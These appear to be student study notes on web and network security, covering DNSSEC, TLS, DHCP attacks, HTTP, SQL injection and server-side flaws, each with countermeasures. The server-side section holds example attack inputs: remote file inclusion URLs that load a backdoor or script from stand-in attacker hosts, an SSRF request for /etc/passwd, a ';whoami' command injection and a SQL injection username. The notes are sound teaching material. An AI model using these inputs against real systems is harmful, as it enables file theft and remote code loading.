
- The response passes through the firewall, in not from the firewall. A typical example is an APT attacker that has installed malware on a network. The APT has not decided yet what to do on that network. The malware could use DNS tunneling to receive commands from the C2 over DNS bypassing an IDS at the HTTP layer.

- **DNSSEC**

- <https://www.networking4all.com/en/support/faq/what-is-dane-and-dnssec>



- Protect Authenticity and Integrity of DNS records using public/private keypairs
  - In the case of DNSSEC **a client initially trusts the public key of the root servers**, and can use that to verify the signature on the public key of an intermediate resolver, to trust that public key too. and then with that public key it can verify the signature that the intermediate resolver makes on its own answer, so that the client know that such answer can be trusted. if the answer contains the address of further resolvers (NS records) the DNS query/DNSSEC verification process can continue recursively.
- Once the RRsets have been established, the DNS servers authoritative over the zone, will sign each RRset with the a **zone-signing key (ZSK) pair**. In this case, the RRsets are signed with the private portion of the zone-signing key, while the public portion is later used to verify the signature.
- When a DNS resolver requests a type of record (ex. A), the name server authoritative over the zone will return both the A record and the RRSIG record. The resolver then queries the DNS server again for the **DNSKEY record** containing the **public ZSK** and can then validate that the requested record is valid and coming from a trusted source.
- **DNS Resolver Stages**



- The resolver queries the DNS server for a record (ex. A)
- The DNS server returns the **RRset containing the record as well as the RRSIG record** containing the signature of RRset signed by the ZSK
- The resolver then queries the DNS server for the **DNSKEY record** to retrieve the public ZSK to validate the signature.
- The DNS server returns the RRset containing both the **ZSK and the KSK** as well as the RRSIG record containing the signature for the RRset of both ZSK and KSK.
- The resolver now has all it need to validate the query. It verifies the RRSIG for the request RRset (the A records) with the public ZSK
- If that passes, then it validates the ZSK by comparing the RRSIG of the DNSKEY RRset with the public KSK.
- **Issues and Concerns**
  - Increasing load on DNS servers
  - **Sent over TCP instead of UDP (Due to increasing crypto size)**
- **Zone Enumeration**
  - If domain does not exist, the returned NSEC record reveals alphabetically closet neighbors
  - **NSEC3 (Salted hashes of Domains)**
    - No records between two domains with salt 65BF.
  - <https://www.farsightsecurity.com/blog/txt-record/zone-walking-20170901/>
- **Malicious Domain Registration**
  - **Cybersquatting**
    - Register trademarked terms in order to re-sell to legitimate brand owner for higher price
  - **Typesquatting**
    - Register names that are 1 or a few types away from existing legitimate domains
  - **Bitsquatting**
    - Relying on accidental bitflip in memory
  - **Dropcatching**
    - Register newly expired domains to resell to owners or exploit residual trust

## TLS

- **OSI Model**




	OSI Layer	TCP/IP	Datagrams are called
Software	Layer 7 Application	HTTP, SMTP, IMAP, SNMP, POP3, FTP	Upper Layer Data
	Layer 6 Presentation	ASCII Characters, MPEG, SSL, TSL, Compression (Encryption & Decryption)	
	Layer 5 Session	NetBIOS, SAP, Handshaking connection	
	Layer 4 Transport	TCP, UDP	Segment
	Layer 3 Network	IPv4, IPv6, ICMP, IPsec, MPLS, ARP	Packet
Hardware	Layer 2 Data Link	Ethernet, 802.1x, PPP, ATM, Fiber Channel, MPLS, FDDI, MAC Addresses	Frame
	Layer 1 Physical	Cables, Connectors, Hubs (DLS, RS232, 10BaseT, 100BaseTX, ISDN, T1)	Bits

- TLS

- Main Mechanism

- TLS uses a combination of symmetric and asymmetric cryptography, as this provides a good compromise between performance and security when transmitting data securely.
    - With symmetric cryptography, data is encrypted and decrypted with a secret key known to both sender and recipient;
    - Asymmetric cryptography uses key pairs – a public key, and a private key. The public key is mathematically related to the private key, but given sufficient key length, it is computationally impractical to derive the private key from the public key. This allows the **public key of the recipient to be used by the sender to encrypt the data they wish to send to them**, but that data can only be **decrypted with the private key of the recipient**.
    - TLS uses **asymmetric cryptography for securely generating and exchanging a session key**. The session key is then used for encrypting the data transmitted by one party, and for decrypting the data received at the other end. Once the session is over, the session key is discarded.

- TLS Handshake Mechanism



- **The 'client hello' message:** The client initiates the handshake by sending a "hello" message to the server. The message will include which TLS version the client supports, the cipher suites supported, and a string of random bytes known as the "client random."
    - **The 'server hello' message:** In reply to the client hello message, the server sends a message containing the server's SSL certificate, the server's chosen cipher suite, and the "server random," another random string of bytes that's



generated by the server.

- **Authentication:** The client **verifies the server's SSL certificate with the certificate authority** that issued it. This confirms that the server is who it says it is, and that the client is interacting with the actual owner of the domain.
- **The premaster secret:** The client sends one more random string of bytes, the "premaster secret." The premaster secret is encrypted with the public key and can only be decrypted with the private key by the server. (The client gets the **public key from the server's SSL certificate**.)
- **Private key used:** The server decrypts the premaster secret.
- **Session keys created:** Both client and server generate session keys from the client random, the server random, and the premaster secret. They should arrive at the same results.
- **Client is ready:** The client sends a "finished" message that is encrypted with a session key.
- **Server is ready:** The server sends a "finished" message encrypted with a session key.
- **Secure symmetric encryption achieved:** The handshake is completed, and communication continues using the session keys.
- **TLS Avoid MITM Attack**
  - In TLS, the server uses the private key associated with their certificate to establish a valid connection. The server keeps the key secret, so the attacker can't use the site's real certificate; they have to use one of their own. The attacker has to either convince a certificate authority to sign their certificate, or just use it, as is. An attacker trying to use a certificate that is not validated by a known trusted CA will be caught immediately by modern browsers.
  - it would be **quite hard to detect a TLS man in the middle via timing channels**, because the measurements would need to be extremely precise, as once a session key is established (or 2 for the MITM), encrypting and decrypting is very fast.
- **Server Name Indication**
  - Server Name Indication (SNI) allows the server to safely host **multiple TLS Certificates** for multiple sites, all under a single IP address. It adds the **hostname of the server (website)** in the TLS handshake as **an extension in the CLIENT HELLO message**. This way the server knows which website to present when using shared IPs.
  - **Why SNI is not needed in HTTP**
    - On an HTTP site, a server uses HTTP HOST headers to determine which HTTP website it should present. However, when using TLS (the protocol behind HTTPS), the secure session needs to be created before the HTTP session can be established and until then, no host header is available.
    - With HTTPS, that TLS handshake in the browser can't be completed without a TLS Certificate in the first place, but the server doesn't know which certificate to present, because it can't access the host header.
    - With SNI, this allows a server (for example Apache, Nginx, or a load balancer such as HAProxy) to **select the corresponding private key and certificate chain** that are required to establish the connection from a list or database while hosting all certificates on a single IP address.
- **Certified Authority (CA)**
  - With TLS it is also desirable that a client connecting to a server is able to validate ownership of the server's public key. This is normally undertaken using an X.509 digital certificate issued by a trusted third party known as a **Certificate Authority**

(CA) which asserts the authenticity of the public key. In some cases, a server may use a self-signed certificate which needs to be explicitly trusted by the client (browsers should display a warning when an untrusted certificate is encountered), but this may be acceptable in private networks and/or where secure certificate distribution is possible.

- **Certificate Authority Weakness and Security Breach**
  - In 2012, Trustwave CA, issued a subordinate root certificate to a company, allowing it to **issue arbitrary valid certificates on its own**, enabling the company to act as a MitM and potentially listen to its staff encrypted traffic from/to known web services.
  - In 2011, DigiNotar CA was compromised. The attackers managed to issue themselves a **series of certificates for well-known domains**. More specifically, they managed to issue a certificate for "google.com", which was abused in a large scale MitM attack, targeting approximately 300,000 users from Iran.
  - **TLS protections against spoofing and MITM are INEFFECTIVE when certificates cannot be trusted.**
- **Certificate Validation**
  - **Extended Validation**
    - Personally call / verify the owner of the website
  - **Domain Validation**
    - Domain owner must prove control over domain when asking for certificate.
    - Usually need to place a random token inside a specific URL from domain.
  - **Domain Validation Spoofing**
    - Vulnerable to **IP Spoofing, DNS Hijacking, Email Snooping**
  - **Countermeasures**
    - Use DNSSEC with public/private key infrastructure
- **DANE for solving CA Security Breach problem**
  - <https://www.ietfjournal.org/dane-taking-tls-authentication-to-the-next-level-using-dnssec/>
  - DNS-based Authentication of Named Entities (DANE) is an Internet security protocol to allow X.509 digital certificates, commonly used for Transport Layer Security (TLS), to be bound to domain names using Domain Name System Security Extensions (DNSSEC).
  - DANE enables the administrator of a domain name to certify the keys used in that domain's TLS clients or servers by storing them in the Domain Name System (DNS). DANE needs the DNS records to be signed with DNSSEC for its security model to work.
  - **Objective (CA Restriction / Constraint)**
    - The major objective of the CA constraints and service certificate constraints is to **guard against mis-issue of certificates**. A certificate is mis-issued when a CA issues a certificate to **an entity that does not represent the domain name in the certificate**. When an attacker issued false certificates for the Google Gmail service under the DigiNotar CA, it was noticed only because a vigilant user posted to a Gmail help forum.(5)
    - By contrast, **domain operators know exactly which CAs they have requested certificates from**, and, of course, which specific certificates they have received. With DANE, **the domain operator can securely convey this information to the client**. For example, to guard against

the DigiNotar attack, Google could have **provisioned a TLSA record expressing a CA constraint with their real CA (which is not DigiNotar)** or a certificate constraint with their actual certificate. Then **DANE-aware clients would have been able to immediately see that the DigiNotar certificates were improperly issued** and possibly indicative of a man-in-the-middle attack.

- **From TLS 1.2 to TLS 1.3**

- In the past, TLS 1.2 required two round-trips to finish a TLS handshake. In contrast, TLS 1.3 only needs to complete one round-trip. This reduces encryption latency by one-half. With this feature, users will be able to browse websites faster and with greater security.
- TLS 1.3 has removed the deprecated features that caused these issues, including SHA-1, RC4, DES and AES-CBC, among others.
- All message after ServerHello are encrypted.

## DHCP

- **Potential Vulnerabilities of dirtyLAN**

- Because promiscuous mode is enabled on kali-vm's dirtylan virtual network adapter, they can **passively monitor** all traffic originating from and destined for hosts on dirtylan's 10.6.66.0/24 subnet (as evidenced by the packet captures that can be performed in Wireshark), giving them **eavesdropping** powers.
- They can also **inject new packets into the network** (a fact that is relied upon in the optional exercise in section 5), giving them **off-path** attacker powers.
- If they are prepared to perform a **rogue DHCP server** attack (described in the answer to the next question), they may also be able to manoeuvre themselves into becoming **man-in-the-middle attackers** against selected hosts on the dirtylan network.

- A **DHCP starvation attack** floods the DHCP server with DHCP Discover/Request packets in an attempt to exhaust the finite supply of IP addresses that the server is able to assign, potentially **spoofing the MAC address** in each pair of DHCP Discover/Request packets so the server believes that each request is being made by a different client.


- If this attack is successful, it leads to a **denial of service to genuine hosts on the network** attempting to use DHCP to configure their networking stack, and they may be unable to use the network unless they can fall back onto a manually-specified networking configuration.

- A **rogue DHCP server attack** involves setting up a fake DHCP server and convincing hosts on the network to accept configurations offered by it instead of those offered by the genuine DHCP server; it's usually enough to do this by **responding to DHCP Discover requests faster than the genuine server**, since most hosts will choose between multiple DHCP offers simply by using the configuration offered by the server that responded first.

- If this attack is successful, it can potentially lead to a **man-in-the-middle attack** against the host that accepts the rogue configuration: a DHCP offer usually proposes a default gateway to the client, and if the client uses a default gateway under the control of the attacker, all of the client's communication with hosts outside the local subnet will be forwarded via (and therefore be interceptable by) the attacker.

## HTTP

- **URL Specification**




- **Format:** Origin => Scheme://Host:Port/Path
- **Credentials**
  - Protocol-dependent field. If absent, default to anonymous
- **Query String**
  - Can be anything (not restricted to key-value pair), such as JSON
- **Fragment**
  - Client-only, for navigating to a particular section in the HTML document
- <https://www.freeformatter.com/url-parser-query-string-splitter.html>


## • HTTP/1.1

- **Stateless**
  - As far as HTTP is concerned, they are all still separate requests and must contain enough information on their own to fulfill the request. That is the essence of "statelessness". Requests will **not be associated** with each other unless some shared info the server knows about, which in most cases is a session ID in a cookie.
  - Application-layer Improvement (Cookies) can help HTTP to become a stateful protocol

## • HTTP GET Request



## • HTTP POST Request



## • HTTP Response Codes

- Informational responses (100–199)
- Successful responses (200–299)

- Redirects (300–399)
- Client errors (400–499)
- Server errors (500–599)
- **HTTP Response Codes Abuse**
  - Malware use rare response codes for communicating with Command and Control (C2), and execute malicious commands based on exfiltrated data.
- **HTTP Security Issue**
  - **HTTP Underlying Protocol**
    - Based on TCP/IP, so no confidentiality or integrity of headers or messages against eavesdroppers or MITM.
  - **HTTP Proxy Cache Poisoning**
    - **Attacking Steps**
      - Finds the vulnerable service code, which allows them to fill the HTTP header field with many headers.
      - Forces the cache server to flush its actual cache content, which we want to be cached by the servers.
      - Sends a **specially crafted request, which will be stored in cache.**
      - Sends the next request. The previously injected content stored in cache will be the response to this request.
    - If a response is cached in a shared web cache, such as those commonly found in proxy servers, then all users of that cache will continue to receive the malicious content until the cache entry is purged. Similarly, if the response is cached in the browser of an individual user, then that user will continue to receive the malicious content until the cache entry is purged, although only the user of the local browser instance will be affected.y21`
  - **HTTP Response Splitting**
    - An attacker passes malicious data to a vulnerable application, and the application includes the data in an HTTP response header.
    - User sent request A (to malicious domain A) => Receive Response A (Maliciously added with Response B using [CR] characters) => User sent legitimate request B (to another domain B) => Receive Response B (from malicious domain A) that is already existing from the previous response
- **HTTPS**
  - Running HTTP over an encrypted TLS connection
  - **Protect against DNS Spoofing**
    - Attacker-controlled DNS advertises malicious IP for target domain, but with using **TLS** attacker won't be able to present correct certificate for the target domain
  - **Potential Issues**
    - Latency cost of using public-key crypto
    - ISPs cannot cache HHTTps traffic because it is encrypted end-to-end
    - IDSs have limited visibility in traffic due to TLS.
- **HTTP Encryption Mechanism**

The task of SSL/TLS is **security, not privacy**. This means the **data itself are encrypted** but **meta data like source and destination IP, hostname (with SNI as used by all modern browsers), payload size and timing etc are not**. And all these can be used to make a browsing profile of you which includes the sites you visit and sometimes even which pages you visit on the site (based on timing and payload size). But **SSL/TLS makes sure that the non-public content (like cookies, form data etc) is protected against sniffing and manipulation.**
- **SSL Stripping Attack**

- In order to “strip” the SSL, an attacker (MITM Attacker) intervenes in the redirection of the HTTP to the secure HTTPS protocol and intercepts a request from the user to the server. The attacker will then continue to establish an HTTPS connection between himself and the server, and an unsecured HTTP connection with the user, acting as a “bridge” between them.
- **Countermeasure Protections**
  - **Strict Transport Security (HSTS)**
    - When a web application issues HSTS Policy to user browsers, conformant user browsers will automatically redirect any insecure HTTP requests to HTTPS for the target website. In addition, when a man-in-the-middle attacker attempts to intercept traffic from a victim using an invalid certificate, HSTS does not allow the user to override the invalid certificate warning message. By having a HSTS policy installed, it will be nearly impossible for the attackers to intercept any information at all!
    - **HSTS needs to be sent over HTTPS, but how about when users initially establish connection over HTTP?**
  - **HSTS Bootstrapping Problem**
    - Associate HSTS to DNSSEC so that it keeps a list of all websites that must be connected over HTTPS directly
- **Referer Header (Plaintext)**
  - If query string for site A contains sensitive parameters, site B can also see them.
  - **Countermeasure Protections**
    - Place sensitive data in the POST body instead of the GET query string
    - **REFERRER-POLICY** control visibility / flow of data
- **DoH (DNS Over HTTPS)**
  - DNS over HTTPS (DoH) is a protocol for performing remote Domain Name System (DNS) resolution via the HTTPS protocol. A goal of the method is to increase user privacy and security by preventing eavesdropping and manipulation of DNS data by man-in-the-middle attacks[1] by using the HTTPS protocol to encrypt the data between the DoH client and the DoH-based DNS resolver.

## PHP Keypoints

- **Imperative Language with aliasing**
  - `$y = &$x` will bind variable `y` to variable `x`
- **Dynamic variable names**
  - `$x`, `echo $$x` will use `$x` as the variable name and get `$$x` value
- **False Value**
  - `0`, `"0"`, `0.0` will be evaluated to false
  - `"0.0"` will be evaluated to true
- **Delayed reference resolution**
  - With statement `global $x`, it will assign value to the global variable `$x`.

## Server-side Security

- **Web Server Architectures**
  - **CGI Scripting**
    - Server pass requests to an appropriate executable in the back-end server, with **one process per request**
    - Header as environment variables, data with `stdin/stdout`
  - **Server-side Scripting**

- Web server comes with embed database or directly execute scripts
- Headers may be able to reconfigure server, **dangerous!!**
- **Fast CGI Scripting**
  - Persistent process handles multiple requests (i.e., One Process Multiple Requests)
- **Reverse Proxy**
  - A proxy server is a go-between or intermediary server that forwards requests for content from **multiple clients to different servers** across the Internet. A reverse proxy server is a type of proxy server that typically sits behind the firewall in a private network and **directs client requests to the appropriate backend server**. A reverse proxy provides an additional level of abstraction and control to ensure the smooth flow of network traffic between clients and servers.
  - **Good for Load Balancing, Web Acceleration, Security and Anonymity**
- **Server Compromise via Web Application**
  - **Path Traversal**
    - A path traversal attack (also known as directory traversal) aims to access files and directories that are **stored outside the web root folder**. By manipulating variables that reference files with "dot-dot-slash (../)" sequences and its variations or by using absolute file paths, it may be possible to access arbitrary files and directories stored on file system including **application source code or configuration and critical system files**. It should be noted that access to files is limited by system operational access control.
    - **Counter Measures**
      - Www users only have access to public files
      - Sandbox web application
      - Access control configuration in OS level
  - **Remote File Inclusion**
    - Remote file inclusion (RFI) is an attack targeting vulnerabilities in web applications that **dynamically reference external scripts**. The perpetrator's goal is to exploit the referencing function in an application to upload malware (e.g., backdoor shells) from a remote URL located within a different domain.
    - The consequences of a successful RFI attack include **information theft, compromised servers and a site takeover that allows for content modification**.
    - **Example**
      - <https://www.imperva.com/learn/application-security/rfi-remote-file-inclusion/>
      - **A JSP page contains this line of code: `<jsp:include page="<%= (String)request.getParameter("ParamName")%>">` can be manipulated with the following request: `Page1.jsp?ParamName=/WEB-INF/DB/password`.**
        - ◆ Processing the request reveals the content of the password file to the perpetrator.
      - **A web application has an import statement that requests content from a URL address, as shown here: `<c:import url="<%=request.getParameter("conf")%>">`.**
        - ◆ If unsanitized, the same statment can be used for malware injection.



- ◆ For example: `Page2.jsp?conf=https://evilsite.com/attack.js`.
  - **\$incfile = \$\_REQUEST["file"]; include(\$incfile.".php");**
    - ◆ Here, the first line extracts the **file parameter value from the HTTP request**, while the second line uses that value to dynamically set the file name. In the absence of appropriate sanitization of the file parameter value, this code can be exploited for unauthorized file uploads.
    - ◆ For example, this URL string [http://www.example.com/vuln\\_page.php?file=http://www.hacker.com/backdoor](http://www.example.com/vuln_page.php?file=http://www.hacker.com/backdoor) contains an external reference to a backdoor file stored in a remote location ([http://www.hacker.com/backdoor\\_shell.php](http://www.hacker.com/backdoor_shell.php))
- **Countermeasures**
  - Check the \$nextpage is in the whitelist of page names specified by the web admins
  - Don't use `include_once()`, `require()`, `require_once()`, `fopen()`, `readfile()`, `file_get_contents()`
- **Server-side request forgery**
  - In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to **read or update internal resources**. The attacker can supply or modify a URL which the code running on the server will read or submit data to, and by carefully selecting the URLs, the attacker may be able to read server configuration such as AWS metadata, connect to internal services like http enabled databases or perform post requests towards internal services which are not intended to be exposed.
  - **Examples**
    - Data Exfiltration: `GET /?url=file:///etc/passwd HTTP/1.1`
    - Port Scanning: `GET /?url=http://127.0.0.1:22 HTTP/1.1`
  - **Countermeasures**
    - Blacklist parameter poisoning
    - Whitelist requests that server-side application can issue
    - <https://portswigger.net/web-security/ssrf>
- **Untrusted Query String**
  - **Indirect object references**
  - **Missing function-level access control**
    - `Action=upgrade_to_root` even the user does not have the right to upgrade
  - **HTTPS will not help** because the query string is specified at the other end of the connection (i.e., client side) before the HTTPS connection is established
- **Command Injection**
  - `;whoami`
  - **Counter Measures**
    - Blacklisting
    - Whitelisting
    - Static and Dynamic Analysis, or taint analysis
      - ◆ **Taint checks** highlight specific security risks primarily associated with web sites which are attacked using techniques such as SQL injection or buffer overflow attack approaches.

## SQL Injection



- **SQL Injection**
  - **Information Schema**
    - An information schema view is one of several methods SQL Server provides for obtaining metadata. Information schema views provide an **internal, system table-independent view of the SQL Server metadata**. Information schema views enable applications to work correctly although significant changes have been made to the underlying system tables. The information schema views included in SQL Server comply with the ISO standard definition for the INFORMATION\_SCHEMA.
  - **Data Exfiltration using UNION Statements (Concatenation among tables)**
    - The UNION keyword lets you execute one or more additional SELECT queries and append the results to the original query.
    - For a UNION query to work, **two key requirements** must be met:
      - The individual queries must return the same number of columns.
      - The data types in each column must be compatible between the individual queries.
- **Blind SQL Injection**
  - Blind SQL (Structured Query Language) injection is a type of SQL Injection attack that asks the database true or false questions and determines the answer based on the applications response. This attack is often used when the web application is configured to show generic error messages, but has not mitigated the code that is vulnerable to SQL injection.
  - Use payloads like SLEEP() or pg\_sleep() to identify if the injection is successful
  - **Easy to know Yes/No questions, but hard to find the actual password**
- **Second-order SQL Injection**
  - Second-order SQL injection arises when **user-supplied data is stored** by the application and **later incorporated into SQL queries in an unsafe way**. To detect the vulnerability, it is normally necessary to submit suitable data in one location, and then use some other application function that processes the data in an unsafe way.
  - **Examples**
    - Set username as "**admin' --**", and when update password for this user, it will actually reset the password for user **admin**.
- **Countermeasures for SQL Injection**
  - **Input Filtering**
    - Escape black-listed characters using
    - **Hard to correctly identify, and hard to transfer among boundaries**
  - **Prepared Statements**
    - The problem with SQL injection is, that a user input is used as part of the SQL statement. By using prepared statements you can force the **user input to be handled as the content of a parameter** (and not as a part of the SQL command).
    - But if you don't use the user input as a parameter for your prepared statement but instead build your SQL command by joining strings together, you are still vulnerable to SQL injections even when using prepared statements.
  - **Stored Procedures**
    - Fixed API to the application
  - **Static/Dynamic Analysis**
    - Type System to detect query parameters matches with the expected type
    - Taint Analysis to detect if input can reach the database without passing via sanitization function

- **Rate-limit Requests**
  - Trade-off with performance
- **Web Application Firewall**
  - Between database and the web application that can detect and stop sequences of suspicious queries

## JavaScript

- **Prototype-based Object Inheritance**
  - All objects in JavaScript are descended from Object; all objects inherit methods and properties from Object.prototype, although they may be overridden (except an Object with a null prototype, i.e. Object.create(null)). For example, other constructors' prototypes override the constructor property and provide their own toString() methods. Changes to the Object prototype object are propagated to all objects unless the properties and methods subject to those changes are overridden further along the prototype chain.
- **Prototype Poisoning**
  - if you convert a **basic String value to a number**, you use hard-coded rules, of the sort if the string looks like a number ("123"), then return that number, otherwise return "0".
  - if you convert an object, no matter the "class" (even String) instead do this "toPrimitive" process that basically means eventually **call valueOf**.
  - **Example**
    - Var x = new String ("123"); assert(x != 3) => Will call valueOf
    - Var y = "123"; assert (y != 3) => Will not call valueOf
- **Dynamic Evaluation**
  - Eval() can evaluate variable and extract value in run-time
- **JavaScript Obfuscation**
  - **String Array / String Manipulation / String Encoding / Identifier Mangling**
    - JavaScript Obfuscator is a powerful free obfuscator for JavaScript, containing a variety of features which provide protection for your source code.
  - **Encryption Obfuscation**
    - The atob() method decodes a base-64 encoded string.
    - This method decodes a string of data which has been encoded by the btoa() method.

## Browser Security

- **Chrome Browser**
  - **OS Process-based Isolation**
    - Process isolation in computer programming is the segregation of different software processes to prevent them from accessing memory space they do not own.
  - **Isolated Process Renderer JS Engine DOM for each tab**
- **Chrome**
  - The user interface of a browser, should be spoof-resistant because it cannot be tampered by **web pages**
- **Phishing**
  - **Goal:** Steal user credentials or other sensitive information
  - **Approaches**
    - HTML Replica, user input credential, send to attacker and redirect back to

legitimate site

- **Compromised Domain**


- Let's Encrypt is a CA. In order to get a certificate for your website's domain from Let's Encrypt, you have to demonstrate control over the domain. With Let's Encrypt, you do this using software that uses the ACME protocol which typically runs on your web host.
